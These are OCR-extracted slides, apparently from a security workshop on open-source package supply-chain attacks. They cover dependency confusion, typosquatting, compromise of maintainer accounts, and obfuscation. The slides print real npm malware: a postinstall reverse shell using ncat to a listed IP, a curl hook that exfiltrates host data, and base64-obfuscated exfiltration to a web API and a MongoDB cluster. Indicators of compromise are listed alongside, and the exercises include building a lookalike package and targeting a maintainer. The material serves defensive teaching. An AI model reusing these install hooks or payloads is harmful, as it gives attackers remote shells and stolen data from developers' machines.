- The timeline, goals, and outcomes that the attacker aims to achieve through the attack
- Are goals focused on a single objective, or are they ongoing?

Open-Source Malware TTPs


What Malicious Packages Do



https://www.linkedin.com/posts/safedep_vet-activity-7315697512957259777-XpMQ


Dependency Confusion

Dependency confusion explained




GitHax

Dependency confusion explained



GitHax

Dependency confusion explained



GitHax

Dependency confusion in practice

```
"dependencies": {
    "axios": "^1.4.0",
    "bcryptjs": "^2.4.3",
    "contentful-cli": "^1.12.17",
    "cookie-parser": "^1.4.5",
    "cors": "^2.8.5",
    "dotenv": "^8.2.0",
    "express": "^4.17.1",
    "express-mongo-sanitize": "^2.0.0",
    "express-postgres-limits": "^2.0.0",
    "express-rate-limit": "^5.1.3",
    "express-validator": "^6.6.1",
    "fs": "^0.0.1-security",
    "helmet": "^4.1.0",
    "hpp": "^0.2.3",
    "jsonwebtoken": "^8.5.1",
    "lodash": "^4.17.20",
    "mongoose": "^5.10.2",
    "nodemailer": "^6.4.11",
    "path": "^0.12.7",
    "pokersolver": "^2.1.4",
    "request": "^2.88.2",
    "socket.io": "^2.3.0",
    "underscore": "^1.11.0",
    "xss-clean": "^0.1.1",
    "hcpss": "^99.99.91"
},
```

Dependency confusion in practice

```
"dependencies": {
    "axios": "^1.4.0",
    "bcryptjs": "^2.4.3",
    "contentful-cli": "^1.12.17",
    "cookie-parser": "^1.4.5",
    "cors": "^2.8.5",
    "dotenv": "^8.2.0",
    "express": "^4.17.1",
    "express-mongo-sanitize": "^2.0.0",
    "express-postgres-limits": "^2.0.0",
    "express-rate-limit": "^5.1.3",
    "express-validator": "^6.6.1",
    "fs": "^0.0.1-security",
    "helmet": "^4.1.0",
    "hpp": "^0.2.3",
    "jsonwebtoken": "^8.5.1",
    "lodash": "^4.17.20",
    "mongoose": "^5.10.2",
    "nodemailer": "^6.4.11",
    "path": "^0.12.7",
    "pokersolver": "^2.1.4",
    "request": "^2.88.2",
    "socket.io": "^2.3.0",
    "underscore": "^1.11.0",
    "xss-clean": "^0.1.1",
    "hcpss": "^99.99.91"
},
```

Dependency confusion in practice

Visma Product Security

Visma Product Security works towards a safer world, by helping development teams in Visma and beyond to develop more secure applications.


https://github.com/visma-prodsec/confused

Akhil Mahendra
th3-j0k3r

Security Engineer | AppSec | CTF **@teambi0s**

https://github.com/th3-j0k3r/DepConfuse

GitHax



super-confused

by @6mile

Next-gen dependency confusion analysis

https://github.com/6mile/super-confused
`npm install super-confused`

EXERCISE:

Find dependency confusion targets with confused

Generic Package Names & AI “slop squatting”

Why would this work: Generic package names

Bad guys are publishing packages named really generic things like “profile-ts”, “support-lib”, “image-watermarks”, “init-spa”, and “package-inherit”. They are betting that multiple companies have private packages using these generic names.

GitHax

Typosquatting

Domain URL typosquatting

- https://google.com
- https://victoriassecret.com
- https://homedepot.com
- https://aws.amazon.com

- https://goog1e.com
- https://victoriasecret.com
- https://home-depot.com
- https://aws-amazon.com

GitHax

Software package URL typosquatting

MarkWilliamson

mswD4hite

Joined Mar 26, 2024

1 project

coloramo

Last released Mar 27, 2024

gDORHmxmSPxOGIwfpq eHwMXL quNBgbxfINwEfltVOu

GitHax

Typosquatting is harder to identify that you might think

Which of these is the legit Web3 Javascript parser?

1. web3.js
2. web3-js
3. web3
4. web3-parser

Why would this work: Typosquatting

Bad guys use names that are similar to real packages. So for example, Prettier has 40 million downloads a week. Bad guys published packages named: Prettier-ps, Prettier-cs and Pretier

prettier

3.4.2 • Public • Published a month ago

Readme | Code Beta | 0 Dependencies | 19,016 Dependents | 167 Versions

Prettier

Opinionated Code Formatter

JavaScript · TypeScript · Flow · JSX · JSON
CSS · SCSS · Less
HTML · Vue · Angular
GraphQL · Markdown · YAML
Your favorite language?

Prod passing | Dev passing | Lint passing | coverage 99% | speed blazing
npm v3.4.2 | downloads 39M/week | code style prettier | @PrettierCode

Intro

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

Input

```
foo(reallyLongArg(), omgSoManyParameters(), IShouldRefactorThis(), isThere
```

Install

```
> npm i prettier
```

Repository
github.com/prettier/prettier

Homepage
prettier.io

❤Fund this package

Weekly Downloads
39,361,752


Version	License
3.4.2	MIT

Unpacked Size	Total Files
7.83 MB	53

Issues	Pull Requests
1175	276

Last publish
a month ago

Collaborators



prettier-s

1.3.4 • Public • Published 4 months ago

Readme | Code Beta | 0 Dependencies | 0 Dependents | 2 Versions

Prettier

Opinionated Code Formatter

JavaScript · TypeScript · Flow · JSX · JSON
CSS · SCSS · Less
HTML · Vue · Angular
GraphQL · Markdown · YAML
Your favorite language?

Intro

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

Input

```
foo(reallyLongArg(), omgSoManyParameters(), IShouldRefactorThis(),
```

Install

```
> npm i prettier-s
```

prettier-s
MIT license · 49736 stars

Debricked
Contributors: 72/100, Popularity: 77/100, Sec...

Socket
supplyChainRisk: 77/100, quality: 100/100, m...

OpenSSF Scorecard
Score: 6.6/10

Snyk Advisor
Score: 83/100, No known security is... 1 issue

Found an error? please report an issue

Repository
github.com/prettier/prettier

Homepage
prettier.io

❤Fund this package

Weekly Downloads
6

Version	License
1.3.4	MIT

Unpacked Size	Total Files
8.02 MB	54

Issues	Pull Requests
1175	276

/ prettier-s / assets /

../

20240909142451_b6fdff38e7864af9a35357ef430ce5edexe.jpg	application/octet-stream	322 kB

```
▼<div class="_75771d2d">
  ▶<div class="_0250bef8">…</div>
    <button>
    20240909142451_b6fdff38e7864af9a35357ef430ce5ed&#x202E;&#x202E;gpj.exe
    </button> == $0
  </div>
```

```
% ls -al /tmp/githax/prettier-s-1.3.4/package/assets

b 07:29 .
b 07:41 ..
t  1985 20240909142451_b6fdff38e7864af9a35357ef430ce5ed??gpj.exe
% ls -al /tmp/githax/prettier-s-1.3.4/package/assets/20240909142451_b6fdff38e7864af9a35357ef430ce5ed$'\342\200\256'$'\342\200\256'gpj.exe
  1985 /tmp/githax/prettier-s-1.3.4/package/assets/20240909142451_b6fdff38e7864af9a35357ef430ce5ed??gpj.exe
%
```

EXERCISE:
Create a lookalike package


Targeting Maintainers

Targeting the package maintainer

Threat actors are targeting the maintainers of packages, and/or top contributors. Why?

1. Account takeover of the maintainer's account to add malicious content to existing packages
2. Contribute to project as collaborator to build trust, then quietly add malicious content (ala XZ utils)

Targeting the package maintainer



eslint-config-prettier

10.1.8 • Public • Published 10 days ago

Readme | Code Beta | 0 Dependencies | 11776 Dependents | 85 Versions

eslint-config-prettier

Turns off all rules that are unnecessary or might conflict with Prettier.

This lets you use your favorite shareable config without letting its stylistic choices get in the way when using Prettier.

Note that this config *only* turns rules *off*, so it only makes sense using it together with some other config.

Installation

1. Install eslint-config-prettier:

```
npm i -D eslint-config-prettier
```

```
yarn add -D eslint-config-prettier
```

```
pnpm add -D eslint-config-prettier
```

```
bun add -D eslint-config-prettier
```

2. Add eslint-config-prettier to your ESLint configuration – either to eslintrc or to eslint.config.js (flat config).
   - eslintrc: Add `"prettier"` to the "extends" array in your `.eslintrc.*` file. Make sure to

Install

```
npm i eslint-config-prettier
```

Repository

github.com/prettier/eslint-config-prett...

Homepage

github.com/prettier/eslint-config-prett...

♥Fund this package

2025-06-17 to 2025-06-23

37,419,831

Version 10.1.8

License MIT

Unpacked Size 59 kB

Total Files 11

Last publish 10 days ago

Collaborators

GitHax

Targeting the package maintainer

jounqin

Joun Qin

@JounQin

@JounQin

Pinned

JounQin @JounQin · Jul 19

cc @geteslint @PrettierCode @PrettierESLint

Attention!!!

I was tricked by a phishing email and a new npm token was added and leaked then some popular packages I'm maintaining were released with malicious software, I've deleted the leaked token and marked all affected bad versions as deprecated and released new versions.


All affected packages and versions are:

- eslint-config-prettier
  - 8.10.1
  - 9.1.1
  - 10.1.6
  - 10.1.7
- eslint-plugin-prettier:
  - 4.2.2
  - 4.2.3
- snyckit:
  - 0.11.9
- @pkgr/core:
  - 0.2.8
- napi-postinstall:
  - 0.3.1

Thanks all, and sorry for my negligence.

GitHax

Targeting the package maintainer



GitHax

EXERCISE:
Target a maintainer

Obfuscation


Javascript Obfuscation Types

1. Minification
2. Identifier renaming
3. Control flow manipulation
4. String encryption or encoding
5. Code splitting
6. Filler (unnecessary) code

JavaScript Obfuscator

Great all around obfuscator:

https://github.com/javascript-obfuscator/javascript-obfuscator



GitHax

Open-Source Malware Archetypes


Six main archetypes

- Reverse shell and remote access
- Exfil variables or data
- Crypto miners
- Crypto drainers
- Infostealers
- Ransomware

Remote Access

Examples of npm malware: herostereo

```
GitHax 6mile ~/projects/githax % cat ../malware_analysis/herostereo-1.0.3/package.json
{
  "name": "herostereo",
  "version": "1.0.3",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "ncat 185.183.106.85 43662  -e /bin/bash "
  },
  "author": "",
  "license": "ISC"
}
```



GitHax

Indicators of Compromise

- IP: 185.183.106.85
- Package name: herostereo
- Other packages: pascoresend, diffuse-the-rest, sandstorm-widgets-nyse-website, skulldentist, theice

GitHax

Data Exfiltration

Examples of npm malware: actions-project-version-check

```
GitHax 6mile ~/projects/githax % cat /tmp/githax/actions-project-version-check-99.1.1/package
/package.json
{
  "name": "actions-project-version-check",
  "version": "99.1.1",
  "description": "Private npm package",
  "main": "index.js",
  "scripts": {
    "postinstall": "curl -X POST https://9cmfw9f44piynq5n7kjr39cqthz8n0bp.oastify.com --data
\"HOSTNAME=$(hostname), USER=$(whoami), IP=$(curl -s ifconfig.me)\""
  },
  "author": "Your Name",
  "license": "Apache-2.0"
}
```

GitHax

Indicators of Compromise

- Domain: *.oastify.com
- Package name: actions-project-version-check

Examples of npm malware: web3-parser

GitHax

```
GitHax 6mile ~/projects/malware_analysis % cat ./web3-parser-1.6.4/package.json
{
  "name": "web3-parser",
  "version": "1.6.4",
  "dependencies": {
    "axios": "^0.24.0",
    "form-data": "^0.2.0"
  },
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "",
  "license": "ISC"
}
```

```
GitHax 6mile ~/projects/malware_analysis/web3-parser-1.6.4 % cat ./index.js
const axios=require("axios"),parser=r=>{try{r=String(r);const e=["aHR0cHM6Ly8=","
YXBpLnRyYWRlZW5vLmNvbQ==","L2FwaQ==","L29yZGVy","L25ldw=="];return axios.post(e.m
ap((r=>Buffer.from(r,"base64").toString())).join(""),{value:"parser"+r}).then((fu
nction(r){})),r}catch(e){return r}};module.exports={parser:parser};%
```

GitHax

```
const axios = require("axios");
const parser = r => {
  try {
    r = String(r);
    const e = ["aHR0cHM6Ly8=", "YXBpLnRyYWRlZW5vLmNvbQ==", "L2FwaQ==", "L29yZGVy",
"L25ldw=="];
    axios.post(e.map(r => Buffer.from(r, "base64").toString()).join(""), {
      value: "parser" + r
    }).then(function (r) {});
    return r;
  } catch (e) {
    return r;
  }
};
module.exports = {
  parser: parser
};
```

```
Translation from above base64:

aHR0cHM6Ly8= : https://
YXBpLnRyYWRlZW5vLmNvbQ== : api.tradeeno.com
L2FwaQ== : /api
L29yZGVy : /order
L25ldw== : /new
```

```
"time": {
  "created": "2025-01-24T09:52:20.524Z",
  "modified": "2025-01-24T09:52:22.729Z",
  "1.2.4": "2022-05-26T04:10:48.234Z",
  "1.2.5": "2022-05-26T08:27:44.959Z",
  "1.2.6": "2022-05-26T08:32:11.744Z",
  "1.2.7": "2022-05-26T08:33:20.240Z",
  "1.3.0": "2022-06-28T13:40:48.884Z",
  "1.4.0": "2022-08-02T15:13:21.597Z",
  "1.5.0": "2023-07-17T18:50:28.233Z",
  "1.5.1": "2023-07-17T18:52:08.285Z",
  "1.5.2": "2023-07-17T18:53:24.565Z",
  "1.6.0": "2024-02-29T20:07:16.897Z",
  "1.6.1": "2024-02-29T20:13:40.956Z",
  "1.6.3": "2024-02-29T21:07:54.189Z",
  "1.6.4": "2024-02-29T21:11:20.893Z",
  "2.1.4": "2025-01-13T17:19:35.793Z",
  "2.1.5": "2025-01-13T17:47:10.409Z",
  "2.1.6": "2025-01-13T17:50:04.879Z",
  "2.1.7": "2025-01-13T17:50:36.990Z",
  "2.1.8": "2025-01-13T17:55:34.960Z",
  "2.2.1": "2025-01-13T19:56:44.094Z",
  "0.0.1-security": "2025-01-24T09:52:20.687Z"
}
```

```
const {
  MongoClient: r
} = require("mongodb");
async function parser(e) {
  try {
    let n;
    let t;
    if (!n) {
      (n = new r(["bW9uZ29kYitzcnY6Ly9sb2NhbHVzZXI6XzJHTU0uRERCUEo4cnY0QGNsdXN0ZXIwLmdmcmphL
m1vbmdvZGIubmV0Lz9yZXRyeVdyaXRlcz10cnVlJnc9bWFqb3JpdHkmYXBwTmFtZT1DbHVzdGVyMA=="].map(r => B
uffer.from(r, "base64").toString()).join(""))).connect().then(() => {
        let r = n.db("order");
        (t = r.collection("order")).insertOne({
          text: e,
          createdAt: new Date()
        });
      });
    }
    return e;
  } catch (o) {
    console.error("Error:", o);
    throw e;
  }
}
module.exports = {
  parser
};


# payload in base64 string above:
# mongodb+srv://localuser:_2GMM.DDBPJ8rv4@cluster0.gfrja.mongodb.net/?retryWrites=true&w=maj
ority&appName=Cluster0
```

Indicators of Compromise

- Domain names:
  - api[.]tradeeno[.]com
  - cluster0[.]gfrja[.]mongodb[.]net
- Package name: web3-parser
- IP Addresses: 144[.]126[.]214[.]174

Infostealers

Lazarus group: zentrix3

